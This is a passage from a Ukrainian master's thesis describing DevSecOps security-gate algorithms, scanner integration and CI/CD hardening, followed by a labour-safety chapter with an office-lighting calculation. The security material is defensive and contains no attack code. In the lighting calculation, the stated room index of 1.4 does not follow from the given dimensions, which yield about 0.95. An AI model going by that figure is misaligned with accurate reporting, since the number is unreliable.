Під час динамічного аналізу можуть перевірятися некоректні HTTP-заголовки безпеки, небезпечні параметри оброблення запитів і потенційні порушення контролю доступу.

Окрему увагу потрібно приділяти тестуванню API. Відповідно до підходу OWASP API Security важливо перевіряти авторизацію на рівні окремих об'єктів і функцій. Наприклад, зміна ідентифікатора ресурсу в запиті не повинна дозволяти користувачу отримати доступ до чужої інформації.

Активні перевірки можуть змінювати стан застосунку. Тому їх потрібно виконувати лише за визначеною політикою тестування. Для перевірок із потенційно руйнівними наслідками доцільно використовувати ізольовані тестові дані.

Результатом алгоритму є перелік виявлених проблем поведінки застосунку під час мережевої взаємодії.

**Алгоритм нормалізації та об'єднання результатів перевірок**

Засоби SAST, SCA, DAST та аналізу інфраструктури формують результати у різних форматах. Для їхнього спільного оцінювання необхідно забезпечити уніфіковане представлення знайдених проблем.

На початковому етапі алгоритм отримує результати відповідних аналізаторів. Для кожного запису визначаються джерело, категорія проблеми, критичність, об'єкт перевірки та додаткові технічні характеристики.

Для результатів статичного аналізу може використовуватися Static Analysis Results Interchange Format (SARIF). Його застосування дозволяє представляти знахідки різних інструментів у стандартизованій структурі. Для інших типів перевірок можуть використовуватися відповідні адаптери перетворення.

Після нормалізації виконується зіставлення результатів із конкретним програмним артефактом. Для цього використовуються ідентифікатор коміту, digest контейнерного образу або інший стабільний ідентифікатор.

Окремим завданням є усунення дублювання. Одна вразливість може одночасно виявлятися кількома інструментами. Наприклад, проблема бібліотеки може бути знайдена під час аналізу залежностей і перевірки контейнерного образу.

Для визначення відповідності використовуються ідентифікатори CVE, назви пакетів, версії та місце розташування. Однак однакова вразливість у різних програмних компонентах не повинна автоматично об'єднуватися в одну знахідку, якщо вона потребує незалежного виправлення.

Після завершення оброблення результати зберігаються у спільному реєстрі. Кожній знахідці призначається стабільний ідентифікатор, необхідний для подальшого контролю.

**Алгоритм оцінювання ризику виявлених вразливостей**

Для прийняття рішення щодо можливості розгортання недостатньо лише визначити кількість знайдених проблем. Різні вразливості можуть мати неоднакову критичність і відрізнятися умовами експлуатації.

Вхідними даними алгоритму є нормалізовані результати перевірок, характеристики цільового середовища та встановлена політика безпеки.

На першому етапі визначається технічна критичність проблеми. Для відомих вразливостей можуть використовуватися оцінки Common Vulnerability

Scoring System (CVSS). Водночас необхідно враховувати, що базова оцінка не відображає всіх особливостей конкретного застосунку.

Далі аналізується доступність уразливого компонента. Проблема зовнішнього API може мати інші наслідки, ніж аналогічна вразливість внутрішньої служби, доступ до якої обмежений.

Окремо перевіряється можливість експлуатації. Для відомих вразливостей можуть використовуватися додаткові джерела інформації про активну експлуатацію або прогнозовану ймовірність її виникнення.

Наступним етапом є визначення важливості ресурсу. Корпоративні застосунки, які обробляють персональні дані, фінансову інформацію або адміністративні операції, можуть потребувати суворішої політики допуску.

Для комплексного оцінювання доцільно використовувати багатокритеріальну модель, що враховує технічну критичність, доступність компонента, підтверджені ознаки експлуатації та можливі наслідки.

Результатом алгоритму є визначена категорія ризику та пояснення чинників, які вплинули на прийняте рішення.

**Алгоритм автоматизованого прийняття рішення про допуск до розгортання**

Центральним механізмом DevSecOps-конвеєра є Security Gate, який визначає можливість продовження доставки програмного забезпечення. Його призначення полягає у застосуванні встановлених політик до результатів автоматизованих перевірок.

Вхідними даними є перелік знахідок, стан виконання аналізаторів та вимоги до цільового середовища. На початковому етапі перевіряється повнота обов'язкових результатів.

Якщо необхідний аналізатор завершився помилкою або не надав результатів, відсутність знахідок не повинна автоматично вважатися підтвердженням безпечності. Для такого випадку доцільно передбачити окремий стан неповної перевірки.

Після підтвердження повноти результатів виконується оцінювання критичності. Політика може передбачати блокування випуску за наявності критичних вразливостей або інших порушень, визначених як неприйнятні.

Для менш критичних проблем може допускатися продовження конвеєра з формуванням попередження. Конкретні правила залежать від значущості застосунку та встановлених вимог безпеки.

Під час застосування політики необхідно розрізняти результати аналізу та рішення про допуск. Одна й та сама знахідка може бути допустимою для тестового середовища, але неприйнятною для продуктивного розгортання.

Результатом алгоритму є один із визначених станів. Дозвіл означає можливість продовження конвеєра. Блокування забороняє відповідний перехід. Стан додаткової перевірки використовується, коли відсутня необхідна інформація або потрібне підтвердження відповідальної особи.

У практичній реалізації необхідно додатково забезпечити перевірку структури отриманих знахідок, достовірності результатів та відповідності кожного запису перевірюваному артефакту. Повернений стан повинен передаватися до CI/CD-платформи через визначений механізм завершення завдання або програмний інтерфейс.

**Алгоритм забезпечення цілісності програмних артефактів**

Після успішного проходження перевірок необхідно забезпечити зв'язок між проаналізованим програмним артефактом і тим компонентом, який фактично розгортається. Інакше перевірка однієї версії може помилково використовуватися для дозволу випуску іншої.

На початковому етапі алгоритм отримує ідентифікатор перевіреного артефакту. Для контейнерного образу може використовуватися його digest. Для програмного пакета застосовується відповідне криптографічне контрольне значення.

Після завершення перевірок формується запис про результати аналізу з прив'язуванням до цього ідентифікатора. Перед розгортанням здійснюється повторне визначення ідентичності артефакту.

Якщо фактичний артефакт не відповідає перевіреному, розгортання не повинно автоматично дозволятися. Необхідно виконати нові перевірки або підтвердити допустимість відповідної версії.

Для додаткового захисту ланцюга постачання програмного забезпечення може застосовуватися цифрове підписування артефактів. Як можливий технологічний засіб розглядається Sigstore Cosign.

Окремо можуть формуватися відомості про походження складання. Підхід Supply-chain Levels for Software Artifacts (SLSA) визначає механізми підвищення довіри до процесу формування програмного забезпечення.

Використання таких механізмів дозволяє пов'язувати вихідний код, середовище складання та отриманий артефакт. Однак сам факт створення підпису не гарантує відсутності програмних вразливостей. Тому перевірка походження повинна доповнювати інші алгоритми DevSecOps.

**Алгоритм контролю захищеності CI/CD-середовища**

Система автоматизованого захисту повинна враховувати безпеку самого конвеєра розроблення. Якщо CI/CD-виконавець або його службові облікові дані скомпрометовані, виникає ризик підміни програмного артефакту або обходу перевірок.

Алгоритм починається з контролю прав доступу до конфігурації конвеєра. Зміна обов'язкових етапів безпеки повинна виконуватися лише уповноваженими користувачами.

Окремо перевіряються механізми захисту основних гілок репозиторію. Для критичних змін можуть використовуватися правила обов'язкового перегляду та успішного завершення визначених перевірок.

Важливим завданням є керування секретами конвеєра. Облікові дані для доступу до реєстру контейнерів, тестового середовища та продуктивної інфраструктури не повинні зберігатися безпосередньо у вихідному коді.

Для розмежування доступу доцільно використовувати окремі ідентичності для складання, тестування та розгортання. Виконавець, який обробляє

недовірений код із зовнішнього запиту на злиття, не повинен автоматично отримувати секрети продуктивного середовища.

Додатково необхідно контролювати використання сторонніх компонентів автоматизації. Для підключених CI/CD-завдань і програмних дій бажано фіксувати конкретні версії та перевіряти їхнє походження.

Результатом алгоритму є визначення відповідності конфігурації конвеєра встановленим правилам безпеки.

**Алгоритм контролю винятків і підтвердження ризику**

У практичних DevSecOps-процесах можуть виникати ситуації, коли певну проблему неможливо усунути до запланованого випуску. Для таких випадків необхідно передбачити контрольований механізм винятків із політики.

Вхідними даними алгоритму є ідентифікатор знахідки, опис обґрунтування та відомості про користувача, який ініціює виняток.

На першому етапі перевіряються повноваження заявника. Далі визначається, чи допускає політика створення винятку для відповідної категорії проблеми.

Якщо виняток можливий, встановлюються його межі. Він повинен бути пов'язаний із конкретним ресурсом, версією артефакту або визначеною категорією ризику. Загальний дозвіл на ігнорування всіх майбутніх спрацювань є небажаним.

Окремо задається термін чинності винятку. Після його завершення проблема повинна повторно оцінюватися за загальними правилами.

Усі рішення про прийняття ризику необхідно реєструвати. Відомості повинні містити підставу, відповідальну особу та умови застосування.

Результатом алгоритму є контрольоване рішення про допустимість тимчасового відхилення від стандартної політики безпеки.

**Алгоритм безперервного контролю після розгортання**

Успішне проходження перевірок не означає, що програмне забезпечення залишатиметься захищеним протягом усього періоду експлуатації. Нові

вразливості можуть бути опубліковані після випуску, а конфігурація інфраструктури може змінитися незалежно від вихідного коду.

Для цього передбачається алгоритм повторного оцінювання захищеності вже розгорнутих версій. Його основою є збереження інформації про програмні артефакти, їхній склад і відповідні результати перевірок.

Після оновлення бази вразливостей система може повторно зіставляти опубліковані записи зі збереженими відомостями SBOM. Якщо виявлено нову проблему, формується відповідна знахідка з прив'язуванням до розгорнутого застосунку.

Окремо можуть контролюватися зміни мережевих політик, параметрів доступу та конфігурації контейнерного середовища. Виявлені відхилення використовуються для повторного оцінювання ризику.

Результати післяексплуатаційного моніторингу не повинні механічно змінювати історичне рішення про попередній випуск. Натомість вони формують новий стан захищеності відповідної версії та можуть ініціювати завдання на виправлення.

# 5 МЕТОДИКА ВПРОВАДЖЕННЯ СИСТЕМИ В ПРОМИСЛОВУ ЕКСПЛУАТАЦІЮ

Впровадження системи автоматизованого захисту мережевих корпоративних застосунків у DevSecOps-конвеєрах розроблення передбачає інтеграцію засобів перевірки інформаційної безпеки до процесів безперервної інтеграції, тестування та розгортання програмного забезпечення. Основними функціями системи є виявлення вразливостей вихідного коду, аналіз програмних залежностей, перевірка контейнерних образів, контроль мережевих конфігурацій та визначення допустимості випуску програмної версії. Головне вікно програми показане на рисунку 5.1.

Для практичного використання програмного комплексу необхідно підготувати середовище CI/CD, забезпечити доступ до репозиторіїв вихідного коду та налаштувати взаємодію з інструментами перевірки безпеки. Архітектура передбачає використання керувального компонента, який координує виконання аналізаторів, обробляє результати та передає рішення про можливість продовження конвеєра. Такий підхід дозволяє виконувати перевірки відповідно до етапу розроблення програмного продукту.

Як технологічна основа може використовуватися GitLab CI/CD, GitHub Actions або Jenkins. Конкретна платформа визначається прийнятим середовищем розроблення. Для виконання завдань необхідно налаштувати відповідний CI/CD-виконавець із доступом до програмних залежностей та засобів аналізу. Як операційне середовище доцільно застосовувати Linux. Використання контейнеризованих виконавців дозволяє розділяти перевірки різних програмних проєктів і керувати необхідними залежностями.

Апаратні вимоги визначаються кількістю одночасних перевірок, розмірами репозиторіїв та складністю аналізованих застосунків. Статичний аналіз великих програмних проєктів і сканування контейнерних образів можуть потребувати значних ресурсів процесора та оперативної пам'яті.




Рисунок 5.1 – Головне вікно ПЗ

Окремо необхідно передбачити дисковий простір для тимчасових програмних артефактів, результатів аналізу та службових журналів. Конкретні характеристики обладнання уточнюються відповідно до очікуваного навантаження.

Підготовка середовища починається з налаштування взаємодії керувального компонента з платформою CI/CD. Для цього визначаються доступні програмні проєкти, дозволені операції та спосіб отримання повідомлень про нові зміни. Кожна перевірка повинна бути пов'язана з конкретним ідентифікатором коміту або сформованого артефакту. Це необхідно для запобігання використанню результатів аналізу попередніх версій під час розгортання оновленого програмного забезпечення.

Після підключення репозиторіїв налаштовуються засоби статичного аналізу безпеки. Як можливий інструмент SAST розглядається Semgrep, який дозволяє перевіряти вихідний код відповідно до визначених правил. Для пошуку випадково опублікованих облікових даних може застосовуватися Gitleaks. Перелік правил повинен відповідати мовам програмування та технологіям корпоративних застосунків. Отримані результати передаються до керувального компонента для подальшого опрацювання.

Для контролю сторонніх бібліотек налаштовується аналіз програмних залежностей. Відомості про пакети та їхні версії можуть зіставлятися із записами OSV та інших джерел інформації про відомі вразливості. Додатково доцільно передбачити формування Software Bill of Materials у форматі CycloneDX. Такий документ дозволяє зберігати склад конкретної програмної версії та використовувати його під час повторного оцінювання захищеності після випуску.

Якщо корпоративний застосунок розгортається в контейнерах, необхідно налаштувати перевірку сформованих образів. Для цього може застосовуватися Trivy, який забезпечує аналіз програмних пакетів і відомих вразливостей. Результати повинні прив'язуватися до криптографічного ідентифікатора образу. Для контролю інфраструктурних конфігурацій можуть використовуватися Checkov або інші засоби перевірки Infrastructure as Code. Особливу увагу необхідно приділяти правилам мережевого доступу та налаштуванням привілеїв.

Окремим етапом є підготовка тестового середовища для динамічного аналізу мережевих застосунків. Воно повинно бути відокремлене від продуктивної інфраструктури та містити тестові дані. Для перевірки вебінтерфейсів і REST API може застосовуватися OWASP ZAP. У його конфігурації визначаються адреси тестових сервісів, дозволені маршрути та параметри автентифікації. Активні перевірки не повинні виконуватися безпосередньо проти продуктивних корпоративних ресурсів.

Після підготовки аналізаторів налаштовується модуль оброблення результатів. Для кожного інструмента визначається спосіб отримання звіту та перетворення знайдених проблем до спільного представлення. Для результатів

статичного аналізу може застосовуватися формат SARIF. У сховищі необхідно зберігати відомості про джерело знахідки, критичність, відповідний програмний компонент та ідентифікатор перевіреної версії.

Важливим етапом є встановлення політик Security Gate. Вони визначають умови, за яких дозволяється або блокується перехід до наступного етапу конвеєра. Для продуктивного середовища доцільно передбачити суворіші обмеження, ніж для тестового. Окремо налаштовується реакція на помилки аналізаторів. Невиконана обов'язкова перевірка не повинна автоматично вважатися успішною або підтверджувати відсутність вразливостей.

Перед запуском програмного комплексу необхідно налаштувати захищене зберігання службових облікових даних. Доступ до репозиторіїв, реєстрів контейнерів та середовищ розгортання повинен здійснюватися через відповідні механізми керування секретами. Для різних етапів конвеєра доцільно використовувати окремі службові ідентичності. Виконавці перевірок недовіреного коду не повинні отримувати доступ до секретів продуктивного середовища.

Рекомендована послідовність запуску передбачає початкову перевірку доступності CI/CD-платформи та сховища результатів. Далі активується керувальний компонент і перевіряється його взаємодія з аналізаторами. Після цього налаштовуються завдання перевірки вихідного коду, залежностей та інфраструктурних конфігурацій. Наступним етапом додаються перевірки сформованих програмних артефактів. Динамічне тестування запускається після розгортання застосунку в підготовленому тестовому середовищі.

Первинну функціональну перевірку доцільно виконувати на контрольованому програмному проєкті. Після внесення зміни до репозиторію необхідно переконатися, що CI/CD-платформа запускає відповідні аналізатори. Система повинна отримувати результати перевірок та пов'язувати їх із правильною версією коду. Якщо порушень, які забороняють випуск, не виявлено, конвеєр може продовжувати виконання відповідно до налаштованої політики.

Для перевірки блокування розгортання до тестового проєкту можуть включатися заздалегідь визначені небезпечні конструкції або контрольовані

конфігураційні порушення. Після виконання аналізу необхідно перевірити формування повідомлення про вразливість та правильність визначення її критичності. За наявності блокувальних умов система повинна припиняти відповідний перехід конвеєра. Після усунення проблеми повторна перевірка повинна використовувати нову версію програмного артефакту.

Додатково перевіряється цілісність програмних артефактів. Ідентифікатор образу або пакета, який передається на розгортання, повинен відповідати результатам перевірки безпеки. За необхідності можуть застосовуватися цифрові підписи через Sigstore Cosign. Якщо артефакт змінено після аналізу, його використання не повинно дозволятися без повторного підтвердження відповідності встановленим вимогам.

Для супроводження програмного продукту передбачається представлення ідентифікаційних відомостей про розробника.

Вони дозволяють встановити авторство програмного забезпечення, пов'язаного з автоматизацією перевірок безпеки в DevSecOps-конвеєрах. Інформація про автора розробленої системи наведена на рисунку 5.2.




Рисунок 5.2 – Форма авторського права

# 6 НАУКОВА НОВИЗНА

У випускній кваліфікаційній роботі за другим (магістерським) рівнем вищої освіти розроблено програмне забезпечення, яке призначено для системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

*Метою розробки* є дослідження та програмна реалізація системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

*Об'єктом дослідження* є процес автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

*Предметом дослідження* є методи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

*Методи дослідження* базуються на методах теорії побудови комп'ютерних мереж, методів DevSecOps, методах математичної статистики, методах розробки програмного забезпечення.

**Наукова новизна отриманих результатів.** У процесі рішення завдань, обумовлених цілями дослідження, отримані наступні результати:

– Удосконалено метод автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

– Розроблено вітчизняний продукт автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки, який має більш широкі можливості, на відміну від існуючих аналогів.

# 7 ЗАХОДИ З ОХОРОНИ ПРАЦІ ТА ТЕХНІКИ БЕЗПЕКИ

## 7.1 Вступ

Охорона праці – система збереження життя і здоров'я працівників у процесі трудової діяльності, що включає правові, соціально-економічні, організаційні, технічні, санітарно-гігієнічні, лікувально-профілактичні, реабілітаційні та інші заходи.

Загальні положення державної політики, щодо галузі охорони праці зазначені у Законі України “Про охорону праці”. Цей Закон визначає основні положення щодо реалізації конституційного права працівників на охорону їх життя і здоров'я у процесі трудової діяльності, на належні, безпечні і здорові умови праці, регулює за участю відповідних органів державної влади відносини між роботодавцем і працівником з питань безпеки, гігієни праці та виробничого середовища і встановлює єдиний порядок організації охорони праці в Україні [20]. Законодавство про працю містить норми і вимоги з техніки безпеки і виробничої санітарії, норми, що регулюють робочий час і час відпочинку, звільнення та переведення на іншу роботу, норми праці щодо жінок, молоді, гігієнічні норми і правила тощо. Загальний нагляд за додержанням норм охорони праці покладено на прокуратуру, спеціальний – на професійні спілки. Контроль за безпекою праці здійснюють також, державні й відомчі спеціалізовані інспекції. Науково-технічний прогрес вніс серйозні зміни в умови виробничої діяльності робітників розумової діяльності. Їх праця стала більш інтенсивною, напруженою і вимагає значних витрат розумової, емоційної і фізичної енергії. Це призвело до необхідності у знаходженні комплексного рішення проблем ергономіки, гігієни і організації праці, регламентації режимів праці та відпочинку. Охорона здоров'я робітників, забезпечення безпеки умов праці, ліквідація та профілактика професійних захворювань і виробничого травматизму складає одну з головних турбот людського суспільства.

## 7.2 Аналіз умов праці на робочому місці ІТ-фахівця

На робочому місці ІТ-фахівця виникають небезпечні та шкідливі для життєдіяльності фактори:

– підвищений рівень шуму;

– несприятливі мікрокліматичні умови;

– недостатній рівень освітленості;

– шкідливі речовини;

– підвищений рівень електромагнітних випромінювань радіочастот;

– висока напруга електричної мережі;

– статична електрика та інші.

Робота програміста супроводжується також підвищеним ступенем напруженості трудового процесу. При систематичному впливі виробничих факторів, які не відповідають нормативним показникам, зростає рівень професійно зумовленої захворюваності працюючих та можуть виникнути професійні захворювання органів зору, руху, нервової системи. Таким чином, вивчення умов праці на робочому місці програміста є необхідною умовою запобігання негативних наслідків впливу небезпечних та шкідливих факторів. Робоче місце, добре пристосоване до трудової діяльності інженера, правильно і доцільно організоване, щодо простору, форми, розміру забезпечує йому зручне положення при роботі і високу продуктивність праці при найменшому фізичному і психічному напруженні.

Нормування параметрів проводиться в залежності від періоду року та категорії важкості виконуваних робіт. Для постійних робочих місць, якими є робочі місця ІТ-фахівців, встановлені оптимальні параметри мікроклімату, а за неможливості їх дотримання використовують допустимі параметри. Робота ІТ-фахівця за важкістю відноситься до Іа (роботи, що виконуються сидячи і не потребують фізичного напруження) та Іб (роботи, що виконуються сидячи, стоячи або пов'язані з ходінням та супроводжуються деяким фізичним напруженням) категорій. В таблиці 7.1. наведені оптимальні параметри

мікроклімату в приміщеннях.

Таблиця 7.1 – Параметри мікроклімату для приміщень з ПК

| Період року | Параметр мікроклімату | Величина |
|---|---|---|
| Холодний | Температура повітря в приміщенні; відносна вологість; швидкість руху повітря | 22...24°С; 40... 60%; до 0,1 м/с |
| Теплий | Температура повітря в приміщенні; відносна вологість; швидкість руху повітря | 23...25 °С 40...60% 0,1...0,2 м/с |

Виміряні за допомогою приладів температура та вологість у приміщеннях праці ІТ-фахівців повинні відповідати зазначеним у таблиці для теплого періоду року. Слід зазначити, що для нормалізації параметрів мікроклімату слід використовувати у приміщеннях кондиціювання повітря, або забезпечити подачу свіжого повітря системами вентиляції. Норми подачі свіжого повітря наведені у таблиці 7.2.

Таблиця 7.2 – Норми подачі свіжого повітря в приміщення

| Характеристика приміщення | Об'ємна витрата свіжого повітря, що подається в приміщення, $м^3$ на одну людину в годину |
|---|---|
| Об'єм до 20 $м^3$ на людину<br>20... 40 $м^3$ на людину<br>Більше 40 $м^3$ на людину | Не менше 30<br>Не менше 20<br>Може бути використана природна вентиляція |

Створення сприятливих умов праці і правильне естетичне оформлення робочих місць на виробництві має велике значення як для полегшення праці, так і для підвищення його привабливості, позитивно впливає на продуктивність

праці. Забарвлення приміщень і меблів повинні сприяти створенню сприятливих умов для зорового сприйняття, гарного настрою. У службових приміщеннях, у яких виконується одноманітна розумова робота, що вимагає значної нервової напруги і великого зосередження, забарвлення повинно бути спокійних тонів – малонасичені відтінки холодного зеленого або блакитного кольорів.

При розробці оптимальних умов праці програміста необхідно враховувати освітленість. Раціональне освітлення робочого місця є одним з найважливіших факторів, що впливають на ефективність трудової діяльності людини, що попереджають травматизм і професійні захворювання. Правильно організоване освітлення створює сприятливі умови праці, підвищує працездатність і продуктивність праці. Освітлення на робочому місці програміста повинно бути таким, щоб працівник міг без напруги зору виконувати свою роботу. Стомлюваність органів зору залежить від ряду причин: недостатність освітленості; надмірна освітленість; неправильний напрям світла. Недостатність освітлення приводить до напруги зору, ослабляє увагу, приводить до настання передчасної стомленості. Надмірно яскраве освітлення викликає засліплення, роздратування і різь в очах. Неправильний напрямок світла на робочому місці може створювати різкі тіні, відблиски, дезорієнтувати працюючого. Всі ці причини можуть призвести до нещасного випадку або профзахворювань. [21]

### 7.3 Пропозиції щодо підвищення працездатності ІТ-фахівця

Практичне значення заходів щодо підвищення працездатності випливає із закономірностей її динаміки і зводиться ось до чого:

– збільшення фази стійкого стану у фонді робочого часу;

– прискорення процесу впрацювання;

– віддалення фази розвитку втоми;

– забезпечення високої продуктивності праці за нормальних фізіологічних затрат.

Комплекс заходів щодо підвищення і збереження працездатності працівників на оптимальному рівні реалізується на техніко-організаційному, соціально-економічному, санітарно-гігієнічному, медико-біологічному, психологічному напрямках.

Вагомим фактором високої працездатності і продуктивності праці є оптимізація трудових навантажень на основі механізації і автоматизації виробничих процесів, удосконалення технології, скорочення і ліквідації важкої ручної праці. Доведено, що при правильній організації праці на легких роботах спостерігається найбільша тривалість фази стійкого стану, а на важких роботах вона нетривала.

Високий рівень працездатності безпосередньо залежить від умов праці, оскільки поліпшення їх супроводжується зменшенням енергетичних затрат організму на подолання несприятливого впливу факторів виробничого середовища.

Важливим напрямком підвищення працездатності працюючих є ритмізація трудових процесів, оптимізація темпу роботи, а також раціоналізація трудових рухів на фізіологічній основі, що сприяє формуванню і закріпленню робочих динамічних стереотипів, а отже зменшенню м’язових і вольових зусиль. Ритмічна робота підвищує функціональні можливості організму, сприяє його тренованості і забезпечує економізацію енергетичних затрат. [1]

Багатьом програмістам постійно доводиться працювати з великою кількістю програм одночасно. Часте перемикання туди-сюди між IDE та довідкою суттєво зменшує продуктивність фахівця. Однак вирішення цієї проблеми досить просте та очевидне: встановлення більшої кількості моніторів.

Оптимальним варіантом є два монітори. Все ж таки це найпростіший з апаратної точки зору варіант. Крім того, якби їх було більше, то ними було б важче керувати, та й столі просто не вистачить місця на ще один монітор. Але тут ще залежить розміру моніторів. Є системи із 4 або 6 відносно невеликими екранами, які кріпляться на кронштейні. Але оптимальнім є два 27-дюймові монітори, на яких все добре видно, особливо коли працювати доводиться в

основному з текстом [3].

### 7.4 Пожежна безпека

Вимоги до пожежної безпеки на підприємстві неухильно повинен дотримуватися кожен співробітник, а організаційна складова при цьому покладається на посадових осіб за відповідним рішенням керівництва і прописується в посадових інструкціях і положеннях по структурним підрозділам.

Зокрема, вказуються конкретні території, ділянки, зони, об’єкти, цілі будівлі і їх частини, поверхи, на яких відповідального співробітника повинне проводити такі організаційні роботи.

Відповідальні особи зобов’язуються розробити, впровадити та підтримувати в певному інструкцією і положенням на ввірених їм об’єктах протипожежний режим і інструкції відповідно до вимог, викладених в нормативних актах.

Передбачено також створення підрозділу добровільної пожежної охорони та пожежно-рятувальної команди в його складі.

Встановлений режим включає порядки з описом місць спеціального призначення та правила їх користування та утримання, наприклад:

– евакуаційних шляхів;

– так званих «курилок»;

– місць складування продукції та сировини;

– стоянки транспорту.

Також встановлюється порядок роботи та технічного обслуговування:

– вентиляційного устаткування;

– засобів пожежогасіння і захисту від загорянь;

– нагрівальних приладів;

– електрообладнання.

Розробляються і впроваджуються правила роботи з відкритим вогнем і горючими матеріалами. Створюються графіки проходження інструктажів з пожежної безпеки співробітників, а також порядок і терміни перевірок знань пожежно-технічного мінімуму, в тому числі, тих працівників, які відповідальні за цю ділянку роботи на підприємстві. При цьому можуть передбачатися внутрішні лекції, семінари, тренінги та практичні заняття на підприємстві, а також зовнішні – на базі спеціалізованих навчальних центрів з професійними викладачами.

Важливою складовою протипожежного режиму на будь-якому об’єкті є розробка і впровадження порядку дій при виникненні пожежі. Неодмінно має бути план евакуації, описано, як повинні відключатися електроустановки, що і в якій послідовності необхідно робити співробітникам.

Відповідно, для кожного об’єкта, кожного приміщення (крім коридорів, санвузлів, басейнів і подібних приміщень), окремих видів робіт складаються інструкції, за якими повинен працювати персонал, залучений на певних ділянках і в виконанні окремих видів робіт. За інструкціями проводиться навчання (інструктаж) персоналу з подальшим контролем знань.

Детально про те, як розробити протипожежний режим, прописати порядки та інструкції, пояснюють на тематичних курсах і семінарах. [24]

### 7.5 Розрахункова частина

Провtдемо розрахунок штучного освітлення за методом коефіцієнта використання світлового потоку для приміщення, ширина якого складає 6 м, довжина – 7 м, висота – 3,4 м.

У зазначеному приміщенні працює 7 людей.

Для того, щоб визначити потрібну кількість світильників, які повинні забезпечити нормований рівень освітленості, визначимо світловий потік, що падає на робочу поверхню за формулою [1]:

$$F = E \cdot S \cdot K \cdot Z/n,$$

де:

*F* – світловий потік, що розраховується, Лм;

*E* – нормована мінімальна освітленість, Лк; *E* = 300 Лк;

*S* – площа освітлюваного приміщення (у нашому випадку *S*=6 х 7 = 42 м$^2$);

*K* – коефіцієнт запасу, що враховує зменшення світлового потоку лампи в результаті забруднення світильників в процесі експлуатації (його значення залежить від типу приміщення і характеру робіт, що проводяться в ньому, в нашому випадку *K* = 1,5);

*Z* – відношення середньої освітленості до мінімальної (зазвичай приймається рівним 1.1... 1.2, в нашому випадку *Z* = 1,1);

*n* – коефіцієнт використання світлового потоку, (відношення світлового потоку, що падає на розрахункову поверхню, до сумарного потоку всіх ламп і обчислюється в долях одиниці [8]; залежить від характеристик світильника, розмірів приміщення, забарвлення стін і стелі, що характеризуються коефіцієнтами відбиття від стін ($\rho_{стін.}$) і стелі ($\rho_{стелі}$), значення коефіцієнтів дорівнюють $\rho_{стін}$ = 50% і $\rho_{стелі}$ = 50%.

Обчислимо індекс приміщення за формулою:

$$i = S/(h \cdot (A+B)),$$

де:

*S* – площа приміщення, *S* = 42 м2;

*h* – розрахункова висота підвісу, *h* = 3,4 м (співпадає з висотою стелі, оскільки лампи освітлення закріплюються на стелі);

*A* – ширина приміщення, *A* = 6 м;

*B* – довжина приміщення, *B* = 7 м.

Підставимо всі значення у формулу та визначимо індекс приміщення:

$$i=1,4.$$

Знаючи індекс приміщення, за знаходимо *n* = 0,23 (з табличних даних коефіцієнтів використання світлового потоку (*n*) світильників з відповідним типом лампам) [8]. Підставимо всі значення у формулу, визначимо світловий

потік: F=90391 Лм.

Для розрахунку будемо використовувати світлодіодні стельові панелі *Призма*-72 6400К, світловий потік яких $F_л$ = 7200 *Лм.*

